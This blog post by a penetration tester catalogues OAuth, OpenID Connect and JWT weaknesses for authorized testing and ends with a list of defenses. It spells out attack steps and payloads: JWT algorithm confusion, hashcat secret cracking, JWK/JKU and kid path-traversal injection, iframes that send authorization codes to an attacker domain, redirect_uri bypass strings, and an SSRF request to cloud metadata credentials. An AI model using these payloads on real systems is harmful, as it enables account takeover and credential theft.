How do I hack thee? Let me count the ways…
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
⚙️ Check out my series on Automating Cybersecurity Metrics. The Code.
🔒 Related Stories: Secure Code | Data Breaches | Pentesting | Bug Bounties
💻 Free Content on Jobs in Cybersecurity | ✉️ Sign up for the Email List
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
I find so many authentication and authorization errors on penetration tests that I wanted to review what information is out there in case I've missed anything and summarize it in a post for myself and others. I'm focusing on OAUTH and JWTs in this post since they are so prevalent. Cookies, local storage, and other forms of authentication and authorization lead to many other types of attacks and vulnerabilities not included here.
Client confusion
Before I even start I'm going to remind everyone including myself that Client in OAuth terms does not always refer to the user's device or the user's browser. It can refer to the Client Application or Client Server that wants access to some data on Resource Server and the user is authorizing that data.
In the case of data sharing applications, the Client could be a Facebook App (remember those?) that wants access to data, or a Google Chrome extension or the like.
The client is the device that receives a code to pass along to access some sensitive data. Generally that is through a back channel that can't be (easily) altered by an attacker but in some flows the process is not quite as secure.
Read on…
OAuth Version
No one should be using OAuth 1.x anymore at the time of this writing. OAuth 2.0 is the current version that should be used. OAuth 1.0 and OAuth 2.0 are completely different. OAuth 1 is no longer considered secure.
More about OAuth 1 here:
OAuth 2.0 Flows
There are a number of ways to implement an OAuth flow and not trying to cover all the details here but will explain a few things. There are so many videos on the Internet explaining OAuth — just make sure you are referring to videos explaining the latest specifications. I wrote about that here:
Do You Know Your OAuth Flows?
Choose the correct flow for the application you’re building
medium.com
How do we know OAuth and which flow is used?
The Burp OAUTH scan extension can help:

However, you can also look at the requests and responses and metadata involved in the login process to determine what type of flow is in use as well.
Authorization usually starts with a request to the /authorization or sometimes /auth URI on an identity server (the server that authenticates a user or resource owner.) You'll commonly see values in a URL like: client_id, redirect_uri, and response_type.
To understand what's being used you can read the specifications to get a detailed understanding of the protocol. There are a number of specifications that work together and they change over time. Then compare the requests and responses you see to the specifications to determine which flow is in use.
Here's a brief overview of different types of flows which should help.
Authorization Code Flow
The typical flow you're using when you're logging in with Google or some other authentication service to get to a website.
I like the interactive diagram in this video for the Authorization (Authorisation if you're in some other parts of the world) code flow used to allow a user to grant an application access to their data. Check out the video linked below. It shows how the token flows around when you request access to a resource. It also explains the different servers involved — the Client (Server), Resource Server, and Identity Server.

Key points (and points of attack):
- The Client registers a Client ID with the Identity Server that identifies it.
- User authenticates with user name and password at the Identity Server and gets an Authorization Code from the Identity Server.
- The User cannot use the Authorization code — they send it to the Client.
- Client sends one time use Authorization Code and Client ID through a back channel to get an Access Token.
- The Access Token is what allows the client to request resources from the Resource Server.
- The Scope of resources the user is allowed to access is included in the access token.
High Level Points of attack:

* See if you can access resources without passing tokens, codes, or client id.
* Check for an access error based on a guessable client_id, secret, etc.
* See if secret values are exposed and can be used by an unauthorized attacker.
* See if weak encryption keys are used to sign access tokens.
* See if algorithms can be modified to downgrade protection.
* Try replay attacks on one time use values.
* Try obtaining a response using an unauthorized user or server
* Remove required secret values and see if the access is still allowed
* Check that PKCE is being used
* Look for vulnerabilities on the servers involved.
* Manipulate the URLs sending data between the user and servers.
* Manipulate the requests sent between users and servers.
* See if you can tamper with the scope to access additional resources.
* See if you can change the flow type and obtain access through a logic error.
* Try changing the redirect_uri.
* Try to use available options and features even if the app is not using them.
* Missing state parameters may indicate a CSRF vulnerability.
OAuth2 has expanded to authenticate users as well using a third-party service like Google, Amazon, or Facebook.
- The user chooses the option to log in with a third-party account.
- The application requests an authorization code.
- The authorization code is used to ask for information about the user, typically from a dedicated
/userinfoendpoint. - The client application uses the user information in place of a username to log the user in. The access token may replace the password.
Note that f was added to the Authorization Code flow but also helps protect the other flows as well.
Here are some examples of attacks using the OAuth Authorization Code Flow.
See #4: Application Consent/Illicit Consent Grant attack
Device Code Flow
The Device Code Flow is used when a Resource Owner uses their one device to log into some other device like a TV or other IOT device on which the user is not logged into a browser. For example, the user wants to get some resources on their TV but they are not using a browser on their TV, so the process may involve a user using the browser on their phone or a web site in conjunction with requests made from the TV.
This flow is also used to authenticate some cloud CLIs when the user is in a terminal window running code rather than in a browser. All the endpoints and data passed around are points of attack.
Check out the details of the device code flow here:
The Device Code Flow is particularly susceptible to phishing attacks. Here are some examples of device code flow attacks — especially on Microsoft services going back years as Azure has used this process of providing access to cloud resources for some time.
https://cybersecuritynews.com/microsoft-teams-meeting-invite-abuse
AWS added PKCE (Proof of Key Code Exchange) to its device code flow in 2024 but at the time there was no way to disable the flow that does not use PKCE.
Read more on PKCE in AWS flows here:
and here:
Client Credentials Flow
This flow is used for server to server access to resources.
Implicit Flow
The Implicit flow was a simplified OAuth flow previously recommended for native apps and JavaScript apps where the access token was returned immediately without an extra authorization code exchange step. It is no longer considered secure but was used in the past mainly for single page applications (SPAs).
See Implicit Flow under resources below and note that the Portswigger page does not call out that this flow should not be used at the time of this writing which contradicts the page that says it should no longer be used. As I recall I had a call with a client on this topic and recommended they should use PKCE to overcome their particular problem with their implementation as per the OAuth specifications.
To attack the implicit flow, send the request with the client_id to get user information back from the identity server's authenticate URL. Once you get the response with the user information, change the request to the application by modifying the user information (such as an email) to a different user and pass that to the application that is requesting access via the implicit flow. See if you can access the data belonging to a different user than the one that started the process.
* Try changing the user information in requests to access another user's data. OpenId Connect
OpenId Connect extends OAuth but uses slightly different terminology. OpenId connect includes information about a user's identity while OAuth does not.
- Relying party [Client] — The application that is requesting authentication of a user.
- End user [Resource Owner] — The user who is being authenticated.
- OpenID provider [Identity Server] — An OAuth service providing OpenID Connect.
Claims are key:value pairs that define information about a user's identity.
Scopes are standardized on Open ID Connect. The scope openid must be included. Other scopes are optional such as profile, email, address, and so on. The optional scopes are a subset of the claims for a user.
The response type id token contains a JWT signed with a JWS (JSON Web Signature). The JWT contains a list of claims based on the scopes requested. It also contains information about when the user was last authenticated.
Note: An ID Token looks like an Access Token but they are two different things.
The application can validate the integrity of the data transmitted in an ID using the JWT cryptographic signature. However, the cryptographic keys for signature verification are transmitted over the same network channel (normally exposed on /.well-known/jwks.json).
PortSwigger explains that multiple response types are possible such as:
response_type=id_token token
response_type=id_token code
Check to see that the implementation follows best practices
This is more of an assessment but understanding where the implementation does not match the specification security recommendation here may lead to a more targeted approach to the attacks below.
Audience
The audience for various tokens should be as follows:
Access Token: Resource URL
Refresh or Authorization code token: Token endpoint
ID Token: The client
Recon: Look for software with known vulnerabilities
Check the process to determine which software and services are in use. For example, I was recently working on a penetration test using a library from a particular authentication vendor. The vendor library itself was out of date by one version. The older version had no direct known vulnerabilities. However, the vendor had updated four dependencies related to the recent update which had known vulnerabilities. Some of them were directly related to vulnerabilities outlined below.
* Check to see if vendor libraries have known vulnerabilities.
* Check to see if vendor library dependencies have known vulnerabilities.
Recon: OAuth and OpenID Metadata URLs
Inspect the OpenID Connect and OAuth Metadata URLs:
[yourdomain]/.well-known/.well-known/oauth-authorization-server
[yourdomain]/.well-known/openid-configuration
Look for information that might be useful in attacks.
* Navigate to [yourdomain]/.well-known/openid-configuration or .well-known/.well-known/oauth-authorization-server
* Look at what kind of algorithms are supported.
* Get the URL for public keys for inspection (next section)
* Look at scopes and claims as you might want to try to access those in attacks.
* See if refresh tokens are supported which might help obtaining access or maintaining persistence.
* See if you can leverage advertised options even if the application isn't using them.
Sample:
{
  "issuer": "https://#######/",
  "authorization_endpoint": "https://#######/auth",
  "token_endpoint": "https://#######/oauth/token",
  "device_authorization_endpoint": "https://#######/oauth/device/code",
  "userinfo_endpoint": "https://#######/user",
  "mfa_challenge_endpoint": "https://#######/mfa/challenge",
  "jwks_uri": "https://#######/.well-known/jwks.json",
  "registration_endpoint": "https://#######/oidc/reg",
  "revocation_endpoint": "https://#######/oauth/rev",
  "scopes_supported": [
    "openid",
    "profile",
    "offline_access",
    "name",
    "given_name",
    "family_name",
    "nickname",
    "email",
    "email_verified",
    "picture",
    "created_at",
    "identities",
    "phone",
    "address"
  ],
  "response_types_supported": [
    "code",
    "token",
    "id_token",
    "code token",
    "code id_token",
    "token id_token",
    "code token id_token"
  ],
  "code_challenge_methods_supported": [
    "S256",
    "plain"
  ],
  "response_modes_supported": [
    "query",
    "fragment",
    "form_post"
  ],
  "subject_types_supported": [
    "public"
  ],
  "token_endpoint_auth_methods_supported": [
    "client_secret_basic",
    "client_secret_post",
    "private_key_jwt"
  ],
  "claims_supported": [
    "aud",
    "auth_time",
    "created_at",
    "email",
    "email_verified",
    "exp",
    "family_name",
    "given_name",
    "iat",
    "identities",
    "iss",
    "name",
    "nickname",
    "phone_number",
    "picture",
    "sub"
  ],
  "request_uri_parameter_supported": false,
  "request_parameter_supported": false,
  "id_token_signing_alg_values_supported": [
    "HS256",
    "RS256",
    "PS256"
  ],
  "token_endpoint_auth_signing_alg_values_supported": [
    "RS256",
    "RS384",
    "PS256"
  ],
  "backchannel_logout_supported": true,
  "backchannel_logout_session_supported": true,
  "global_token_revocation_endpoint": "https://#######/oauth/revocation/connection/{connectionName}",
  "global_token_revocation_endpoint_auth_methods_supported": [
    "global-token-revocation+jwt"
  ]
}
Recon: Endpoints and Issuer
See what endpoints and are in use that may be available to attack. Take note of the issuer endpoint as well.
  "issuer": "https://#######/",
  "authorization_endpoint": "https://#######/auth",
  "token_endpoint": "https://#######/oauth/token",
  "device_authorization_endpoint": "https://#######/oauth/device/code",
  "userinfo_endpoint": "https://#######/user",
  "mfa_challenge_endpoint": "https://#######/mfa/challenge",
  "jwks_uri": "https://#######/.well-known/jwks.json",
  "registration_endpoint": "https://#######/oidc/reg",
  "revocation_endpoint": "https://#######/oauth/rev",
...
"global_token_revocation_endpoint": "https://#######/oauth/revocation/connection/{connectionName}",
* See what endpoints are in use that may be available to attack.
* Inspect the issuer value.
Recon: Scopes
Check to see what scopes are available that may be useful in attacks or privilege escalation.
"scopes_supported": [
    "openid",
    "profile",
    "offline_access",
    "name",
    "given_name",
    "family_name",
    "nickname",
    "email",
    "email_verified",
    "picture",
    "created_at",
    "identities",
    "phone",
    "address"
  ],
* Review the scopes available for attacks.
Recon: Claims
Revie the claims available for attack.
"claims_supported": [
    "aud",
    "auth_time",
    "created_at",
    "email",
    "email_verified",
    "exp",
    "family_name",
    "given_name",
    "iat",
    "identities",
    "iss",
    "name",
    "nickname",
    "phone_number",
    "picture",
    "sub"
  ],
* Review the claims available for attacks.
Recon: Query Modes
See if plain response type is supported.
"code_challenge_methods_supported": [
    "S256",
    "plain"
  ],
* Check for plain response type supported
Recon: Response Modes
Check the response modes supported and see if they have any vulnerabilities.
"response_modes_supported": [
    "query",
    "fragment",
    "form_post"
  ],
* Check the response modes for use in possible manipulations and attacks
Recon: Auth Methods
Check the authentication methods to test the various paths for manipulations and vulnerabilities.
"token_endpoint_auth_methods_supported": [
    "client_secret_basic",
    "client_secret_post",
    "private_key_jwt"
  ],
* Review authentication methods
Recon: Algorithms subject to confusion, downgrade, or abuse
Look at any cryptographic algorithms in use that might be subject to downgrade or abuse.
"id_token_signing_alg_values_supported": [
    "HS256",
    "RS256",
    "PS256"
  ],
"token_endpoint_auth_signing_alg_values_supported": [
    "RS256",
    "RS384",
    "PS256"
  ],
* Review cyrpographic algorithms
Recon: URL with public keys
Check the value of this parameter in the metadata:
"jwks_uri":"https://auth.[xxxxxxxxxxxx]/.well-known/jwks.json"
See public keys in use. Check for weak algorithms known to be vulnerable to cracking and hash collisions.
* Check for weak algorithms here that might be crackable.Recon: All other values…
Inspect any other values in the metadata and determine how they might be used to support an attack.
"subject_types_supported": [
    "public"
  ],
...
  "request_uri_parameter_supported": false,
  "request_parameter_supported": false,
...
"backchannel_logout_supported": true,
"backchannel_logout_session_supported": true,
* Inspect all the other data in the metadata
* Determine how and where it is used and how it might be leveraged in an attack.
Recon: Parameters in the Login URL
Inspect parameters in the Login URL.
* Is the client ID an incremental number or otherwise guessable value?
* Can you access a scope in the URL with an unauthorized user?
* Can you change the redirect_uri to obtain unauthorized access?
* Can you tamper with the state value (should match when sent around)
* Any useful information in the state parameter?
Recon: Check to see if PKCE is in use
Check to see if the flow is using PKCE. If not, it may be vulnerable to attack.
PKCE was originally designed to protect the authorization code flow in mobile apps, but its ability to prevent authorization code injection makes it useful for every type of OAuth client, even web apps that use client authentication.
* Check if the process includes the code_challenge and code_challenge_method
* Check URLs for the associated values
* Check the metadata as well - as shown above:

"code_challenge_methods_supported": [
    "S256",
    "plain"
  ]
Check to see if PKCE is implemented properly.
* Check if PKCE is implemented properly and code is validated properlyAttack: State Parameter Vulnerabilities
A missing state parameter may lead to a CSRF (Cross Site Request Forgery) vulnerability. Check to see if the request to the redirect_uri in the process includes a state parameter. If it does not, it may be possible to use the code during a different login process. The user that logs in may grant access to the user who generated the original code.
These attacks require two different accounts. Try accessing one account from another account using the following attacks. Make sure you only use your own accounts and are authorized to perform these tests.
For example, Portswigger suggests creating an iFrame like this and getting the user to visit the page if trying to associate your social media account to another user's account.
<iframe src="[redirect_uri]?code=STOLEN-CODE"></iframe>In that scenario, the redirect URI links a social media account to the logged in user's account. If the logged in user is an admin, for example, then you can associate your social media account to an admin user.
* Check for a missing state parameter in the redirect_uri
* Start the login process but drop the redirect request so the code is not used
* Use the code in a phishing link such as in an iframe or email.
* Get the user to visit the link.
* The action associated with the redirect URI is associated with the logged in user.
* If the site only allows login via OAuth, trick the user to login to complete the process.
State parameter vulnerabilities may lead to session fixation attacks.
Attack one: Get an attacker to login with an attacker's authorization code.
* Create an account at the Identity Server that looks like another user.
* Login but drop the request to send the authorization code.
* Use the authorization code in a phishing attack.
* Pass a URL to another user with the authorization code in it.
* The user gets the link to the resource that has the code in it.
* The user logs in and the authorization code is sent to the client.
* Now the attacker's authorization code is granted access to the resources.
Create a lookalike page to request access to resources.
* Create a page that looks like it's granting access to a trusted source.
* The URL may include HTTPS and a trustworthy service domain (like microsoft)
* A variation on the access request popup might refer to an untrusted source.
* The user may consent to granting access if they don't notice.
Attack: Race condition
This CVE is a race condition in the Client Credentials Flow.
There are different ways to check for race conditions such as those outlined by PortSwigger here. You can use these methods when you cannot actually debug the code or monitor the network.
True testing for race conditions involves running the software in a debugger and monitoring threads for a single application and monitoring network connections for multiple applications with different timing operating on a network.
Attack: Remove JWT
See if you can bypass using a key at all by removing it from the request.
* Remove the JWT from a request and see if you can still access the data.Attack: Swap JWTs of two users
See if you can access someone else's data with the JWT of another user. Note this requires two accounts to test this scenario, and you should only use your own accounts, not somebody else's! This indicates that the value within the key is not being properly evaluated to determine if the requesting user has access.
* Log into the web application and get your JWT.
* In a separate browser login into the web applcation as a different user.
* Replace the JWT in the second user's request with the first user's JWT.
* See if the first user's JWT can access the second user's data.
Attack: Change the subscriber in the JWT
Try to change the subscriber (sub) in the JWT to some other user and see if you can escalate privileges. For example, change sub to administrator or the name of some user who is an administrator.
* Change the sub value in a JWT to try to escalate privilegesAttack: Change the Algorithm to None
Try changing the algorithm in the JWT to None. Then any JWT will be accepted as valid even if unsigned.
* Change the algorithm (alg) to None.
* Remove the signature.
* Modify the JWT as needed
* Submit the request
Attack: Change the Algorithm from RSA to HMAC
Try changing the key algorithm to see if you can change RSA to HMAC but leave the reference to an RSA key. For example, try changing RS256 to HS256. This will cause the server to use the public key to sign the JWT. The public key is also used to verify the JWT, allowing you to modify the keys as you wish.
* Change the algorithm (alg) of the key used for signing from RSA to HMAC.Check for algorithm confusion implementation flaws using the JWT Editor Extension for Burp.
* Go to the standard /jwks.json endpoint
* Copy the JWK object inside the keys array (not surrounding characters)
* Go to the main JWT Editor Keys tab.
* Click New RSA Key > Select JWK > Past the JWK > Click OK.
* Right click on the key you created > Select Copy Public Key as PEM.
* Base64 encode PEM using the Decoder tab.
* Go to the main JWT Editor Keys tab.
* Click New Symmetric Key > Generate
* Replace k with the Base64-encoded PEM you just created.
* Save.
* Go to the request JSON Web Token tab.
* Modify the token as needed
* Change the alg to HS256.
* Modify the request.
* Click Sign > Don't modify header > OK.
* Send the request
Attack: Generate your own signing key with a JWT secret
If you get an error when modifying a request, try to retrieve the secret from a JWT, create your own signing key, modify and send a request.
* hashcat -a 0 -m 16500 <YOUR-JWT> /path/to/jwt.secrets.list
* If you run more than once add --show
* Base64 decode the secret
* In Burp go to JWT Editor Keys > New Symmetric Key > Generate
* Replace the value of the k property with the Base64-encoded secret.
* OK to save.
* Modify your JWT token as needed using the JSON Web Token message editor tab
* Click sign
* Click Don't Modify Header
* Click OK
* Send the request
More on modifying JWTs here:
Attack: Confused algorithm with no exposed key
If no key is exposed you can attempt to brute force the public key.
* Copy your JWT session cookie and save it somewhere for later.
* Log out and log back in.
* Copy and save the new JWT.
* Brute force the public key:

docker run --rm -it portswigger/sig2n <token1> <token2>

* Test your request with tampered requests until you get a 200.
* Use the public key associated with the request.
* Copy the Base64-encoded X.509 key

Repeat as above:

* Go to the main JWT Editor Keys tab.
* Click New Symmetric Key > Generate
* Replace k with the Base64-encoded PEM you just created.
* Save.
* Go to the request JSON Web Token tab.
* Modify the token as needed
* Change the alg to HS256.
* Modify the request.
* Click Sign > Don't modify header > OK.
* Send the request
Attack: Change the Issuer to your own server
See if you can change the issuer (iss) in the request to your own evil server where you host your keys. If you can do that then you can make your own JWTs and sign them with your keys and they will be trusted.
* Change the issuer (iss) to your own server with your own keys.Attack: Bypass using acr_values
Attack: Bypass using amr_values
if a client sends
amr_values=pwd+otp, you can try to bypass two-factor authentication by passingamr_values=pwd.
Attack: Modifying scopes in released tokens
If the application can act as the OAuth 2.0 provider and you can manage the scope, try to create tokens, change the scope and re-release them. Sometimes the scope of a new token changes.
* Try to explicitly pass the scope in the token re-release request.
* See if you can change the scope for a new token.Attack: Mass Assignment
To review for applicability:
Attack: JWK Header Injection
If the jwk is embedded directly in the token it fails to validate that the jwk came from a trusted source. You can use the jwt editor extension to manipulate the value.
* Go to the main JWT Editor Keys tab in Burp.
* Click new RSA Key
* Click Generate > OK
* Modify the JWT as needed in the JSON Web Token tab of the request
* At the bottom of the JSON Web Token tab, click Attack
* Select Embedded JWK
* Select your newly generated RSA key
* Click OK
* Verify that a jwk parameter has been added containing your public key
* Send the request
Attack: JKU Header Injection
The jku parameter fails to check whether the provided URL belongs to a trusted domain before fetching the key. See if the server supports it and abuse that fact using the JWT Editor extension in Burp.
* Go to the main JWT Editor Tab.
* Click New RSA Key > Generate > OK
* Host your keys array on an attacker controller URL.
* The keys array should look something like this:

{
    "keys": [
        {
            "kty": "RSA",
            "e": "AQAB",
            "kid": "[generated value]",
            "n": "[generated value]"
        }
    ]
}
* Go to the JSON Web Token tab of the request.
* Replace kid with the value from your keys list.
* Add jku parameter with value as the URL to your keys list.
* Modify the request as needed.
* Click sign > Select RSA key > Don't modify header > OK
* Send the request
Attack: Bypass using kid path traversal
See if the OAuth server tries to retrieve the kid from its own file system.
* Go to the main JWT Editor Tab.
* Click New RSA Key > Generate >
* Replace the k property with a Base64-encoded null byte (AA==)
* OK
* Go to the JSON Web Token tab of the request.
* Change the value of the kid parameter to:
../../../../../../../dev/null
* Modify the request as needed.
* Click sign > Select RSA key > Don't modify header > OK
* Send the request
Attack: Refresh Token via Attacker-Controlled Client
Establish persistence with a refresh token. Create a Client [Server] that looks like a legitimate application to which the user has granted access to their data. Obtain a refresh token with that Client for the user's account. If the user terminates their session and changes their password, you may still have access via the refresh token.
* Use a legitimate looking Client to obtain a refresh token with access a user's dataAttack: Phishing Device Code Flow for Refresh Tokens
Phishing with the device code flow can be used to try to get refresh tokens as well. Here's a talk on that topic.
Protecting the Device Code Flow on Entra ID
This video explains how to block the Device Code Flow on Microsoft Entra to block related phishing attacks.
This video also shows how to use Token Tactics v2 to capture a user session by tricking the user into typing their code for the attacker.
Attack: Abuse long-lived tokens
Look at the expiration time in the JWT. Sometimes the expiration value is quite long. This makes it very difficult to revoke.
* A JWT that has a long expiration date might be difficult to revoke.Attack: Privilege escalation via modified scopes
The attacker should not be able to grant additional access to additional resources by modifying the scopes in the request. With the implicit grant type, the access token is sent by the browser. An attacker can intercept requests and steal tokens associated with the Client (application) and then send requests to the Identity Server's /userinfo endpoint and add new scope values.
* Try modifying scopes to see if you can obtain unauthorized permissions.Attack: Registering a Client application to achieve privilege escalation
In the authorization code flow the request containing scopes is typically handled via server to server communication and cannot be modified by the user or attacker. However, if an attacker can register their own client application and get a user to grant access to it, then the attacker can attempt to modify the scope in that server to server process since they control the Client (server or application).
* If an Identity Server allows registering a client then do so.
* Get a user to make a request to authorize client access to resources.
* Modify the scopes of the server to server communication via the process.
* See if modifying the scopes to escalate privileges is successful.
Attack: Try to steal Client ID and Secret
Sometimes information that should be secret is exposed by an application. Look for secret values in code, URLs, mobile apps, IOT devices, etc.
* See if the Client ID and Secret is embedded in the code or a URL.Attack: Leaked Authorization Codes and Access Tokens
Failure to properly validate URIs may allow an attacker to steal access codes or tokens. The attacker crafts a URL and inserts it into the process and causes the servers to send secrets to the attacker-controlled URI.
As explained above, the redirect_uri contains the location that the process redirects back to either with a code or token depending on the flow. If the attacker can insert their own redirect_uri then they can obtain the code or token. Then they can pass the code or token to the legitimate redirect_uri to get access to the user's data. Any values that an attacker can generate from their own browser such as a state parameter or a nonce does not help protect against this attack.
Portswigger suggests using an iframe for this attack:
<iframe src="[domain]/auth?client_id=[...]&redirect_uri=[attacker-domain]&[....]"></iframe>When the user visits the page a code or token should be sent to the attacker controlled domain.
* Try to manipulate the redirect_uri to an attacker controlled URL
* Get the user to visit the link
* Capture the token or code
* Send the token or code to the correct URL
* See if you can access the user's session and data
* Check for tokens or codes leaked in the referer header to other websitesAttack: Abuse of OAuth with purchase of released domain name
* Register a released domain and create past emailsAttack: Bearer token connection reuse
* Check for issues with Bearer token connection reuse.Attack: Reverse engineering the link between Social Media and Application
If you reverse engineer the app you can figure out the link between the application and the social media site and potentially find a way to get into any user's account.
* Try to figure out what links the OAuth identity to the application.
* See if you can abuse that to obtain access to other accounts.Attack: Audience claim not validated
* Check that the audience claim is validated.Attack: Error validating user ID
Attack: Stealing JWTs through SSRF
Attack: Stealing JWTs using XSS
See demo at end — this is my talk at RSA 2020.
Attack: Modifying JWT to reset the password of any user
Please do not use online JWT decoders for JWT tokens with active sessions.
🙀
But otherwise this is interesting:
Attack: Bypass redirect_uri validation
In some cases the redirect_uri is validated by the validation code has a vulnerability or weakness. Try to find a way to bypass the validation to steal the code by manipulating the URL to figure out how the validation works. They craft a URI that bypasses the validation.
Alternatively, subvert the validation by leveraging an open redirect on the site you are testing and get that open redirect to send you the code or token. For the authorization code flow you need a vulnerability that allows accessing query parameters (a URL that contains ? followed by parameters). For the implicit grant type you'll need a URL fragment (A URL that has a # in it).
Note: If a site is using the implicit flow, you may be able to request resources that you cannot request with the application itself. You can make API calls directly to the resource server.
* Try to create an attacker-controlled redirect_uri that bypasses validation
* Manipulate the correct uri to determine what is being validated
* Try changing response_mode from query to fragment
* Try changing web_message which may allow more types of subdomains in the redirect_uri
* Try using open redirects to chain redirects to get you a code.
* Try to find JavaScript paths that will redirect the code to you (DOM XSS).
* Look for an XSS flaw that will allow you to write JavaScript to send yourself the code.
* Look for HTML injection flaws such as using an image tag to send yourself a code.
* Check for other JavaScript gadgets you can use in conjunction with XSS or injection.
PortSwigger suggests testing a URI such as:
localhost.evil-user.net
https://default-host.com &@foo.evil-user.net#@bar.evil-user.net/
https://oauth-authorization-server.com/?client_id=123&redirect_uri=client-app.com/callback&redirect_uri=evil-user.net
Related information from PortSwigger on bypassing SSRF and CORS filters:
Gadgets: a useful bit of code that exists in the application and helps you carry out an attack.
Also see the PortSwigger pages and OWASP for the other attacks mentioned: XSS, leveraging JavaScript, and HTML injection flaws.
Phish the Device Code Flow
See if you can get a user to click a link or enter a code from the Device Code Flow to grant access to a resource. For example, can an attacker start the process to obtain access to a resource using the Device Code Flow. The attacker starts the process and obtains a URL that needs to be opened in a browser to complete the process. The attacker then sends this URL to the user and tricks them into completing the process (enter a code, click a button, or perform some other related action.)
* Trick a user into completing the device code flow with an attacker generated link.Predictable Client ID and Secret
See if the client ID and secret are predictable. If they are, you may be able to obtain unauthorized data by trying to guess valid values. Can you easily iterate the values or create new valid values?
* See if the Client ID and Secret is embedded in the code or a URL.User Spoofing due to unverified user data
Some OAuth services allow users to register an account without verifying all of their details. If an application presumes that the OAuth service has verified the user's information, an attacker may be able to create a fake account on the Identity Server that matches the user's details, but was not created by that user.
For example, an attacker may be able to create a login on an Identity Server with the user's email but without verifying the email. Then there's an application where the true owner of that email has created an account. The attacker uses OAuth to login to the application grants access to the victim's data based on the matching email.
* Try to create an account on an identity server with a victim's information.
* See if the email and other data is validated.
* If not, login with OAuth to see if you are granted access to the victim's data.
The same JWT used on many different Resource Servers
Try to obtain lateral movement by replaying the same JWT to different servers. Look at the audience (aud) value. If there are many resource servers in that list you might be able to access things with the same JWT. In addition you might find a different Resource Server interacting with the Identity Server that accepts the JWT.
* See if you can use the same JWT on additional resource servers.Abusing the OpenID Connect Registration Endpoint
If an OpenId Provider allows dynamic client registration then there will be a /registration endpoint. If an application does not have to authenticate, then an attacker may be able to register a malicious application.
The request sent to the endpoint should be documented and will look something like this, including a bearer token:
POST /openid/register HTTP/1.1
Content-Type: application/json
Accept: application/json
Host: oauth-authorization-server.com
Authorization: Bearer ab12cd34ef56gh89

{
    "application_type": "web",
    "redirect_uris": [
        "https://client-app.com/callback",
        "https://client-app.com/callback2"
        ],
    "client_name": "My Application",
    "logo_uri": "https://client-app.com/logo.png",
    "token_endpoint_auth_method": "client_secret_basic",
    "jwks_uri": "https://client-app.com/my_public_keys.jwks",
    "userinfo_encrypted_response_alg": "RSA1_5",
    "userinfo_encrypted_response_enc": "A128CBC-HS256",
    …
}
If an application does not have to authenticate, then an attacker may be able to register a malicious application. You could start by removing Authorization altogether.
The following is a summary of the PortSwigger lab found here:
* Navigate to [Oauth Server]/.well-known/openid-configuration
* Find client registration endpoint.
* Create a POST request to register your own client application.
* The minimum request will look like this, with your own call back URI:

POST /reg HTTP/1.1
Host: oauth-YOUR-OAUTH-SERVER.oauth-server.net
Content-Type: application/json

{
    "redirect_uris" : [
        "https://example.com"
    ]
}

* Send the request
* Check to see if the Oauth Server allows sending logo_uri
* Add the logo_uri to your registration request and submit Collaborator subdomain

POST /reg HTTP/1.1
Host: [oauth server]
Content-Type: application/json

{
    "redirect_uris" : [
        "https://example.com"
    ],
    "logo_uri" : "[collaborator domain]"
}

* Send the request and get the client_id from the response
* GET /client/CLIENT-ID/logo with the new client_id
* See if you get any interactions on collaborator for the logo_uri
* Replace the logo URI with "http://169.254.169.254/latest/meta-data/iam/security-credentials/admin/"
* Submit and return to Collaborator to observe the output
* See if any sensitive data was retrieved.
* Try the same approach to test other uri's.
Attack: All manor of injection attacks
How are the requests and responses processed? Do the libraries involved have any sort of improper handling of the data that allows me to inject my own data values or something that may be processed as executable code? How many ways can I manipulate the request to formulate some kind of attack? The ideas are endless…
The thing is, in order to make efficient use of time, we'd be best off to reverse engineer the system as much as possible to determine what sort of attacks are likely to work, unless we have an eternity to send every possible character and manipulation to the server…and that's kind of a waste of time. AI could try to predict what will work, but good old-fashion reverse engineering and understanding how the system works and crafting attacks accordingly is the most fool-proof method.
A couple of posts to get you thinking…
Hacking Cookies
If the application is storing the output of the SAML process, a bearer token, JWT or other information to maintain session state in a cookie, make sure to check out this post and try to manipulate the cookies.
Denial of Service by changing emails
This is actually a bug I had trying to access a financial account, but the company in question did not believe this was a security problem. It caused a denial of service on my account. It was self-induced, not malicious. But if someone knew that bug existed and someone needed to create an account on that service it could cause someone a problem.
Variation one:
* Register an account with a specific email address.
* Register a second account with a new email address.
* It could be that one or the other accounts become inaccessible.
* It also could be that the second account gets access to the first or vice versa.

Variation two:
* Register two accounts with two different emails.
* Change the second account to match the first email.
* If this is possible, does the second account now have access to the first account?
* Alternatively is one account no longer able to login?

Variation three:
* Create two accounts with two emails.
* Close the second account.
* Change the email of the first account to the email of the closed account.
* See if the password reset function sends an email.
* See if it is impossible to reset the password because the email is associated with the closed account.

[The last one was my scenario. You can probably think of other variations.]
Five more random examples of authentication issues
Defenses
* Disable unnecesary keys
* Disable defaults
* Avoid weak keys
* Avoid exposing data unnecessarily
* Make sure your scopes are property checked
* Ensure tokens are properly signed
* Ensure access protections are applied correctly to every resource.
* Validate everything - especially state parameters.
* Verify the signature first before you use any values.
* Make sure the state parameter matches the browsing session.
* Show the logged in user on the screen if there's any confusion.
* Consider disabling open client registration.
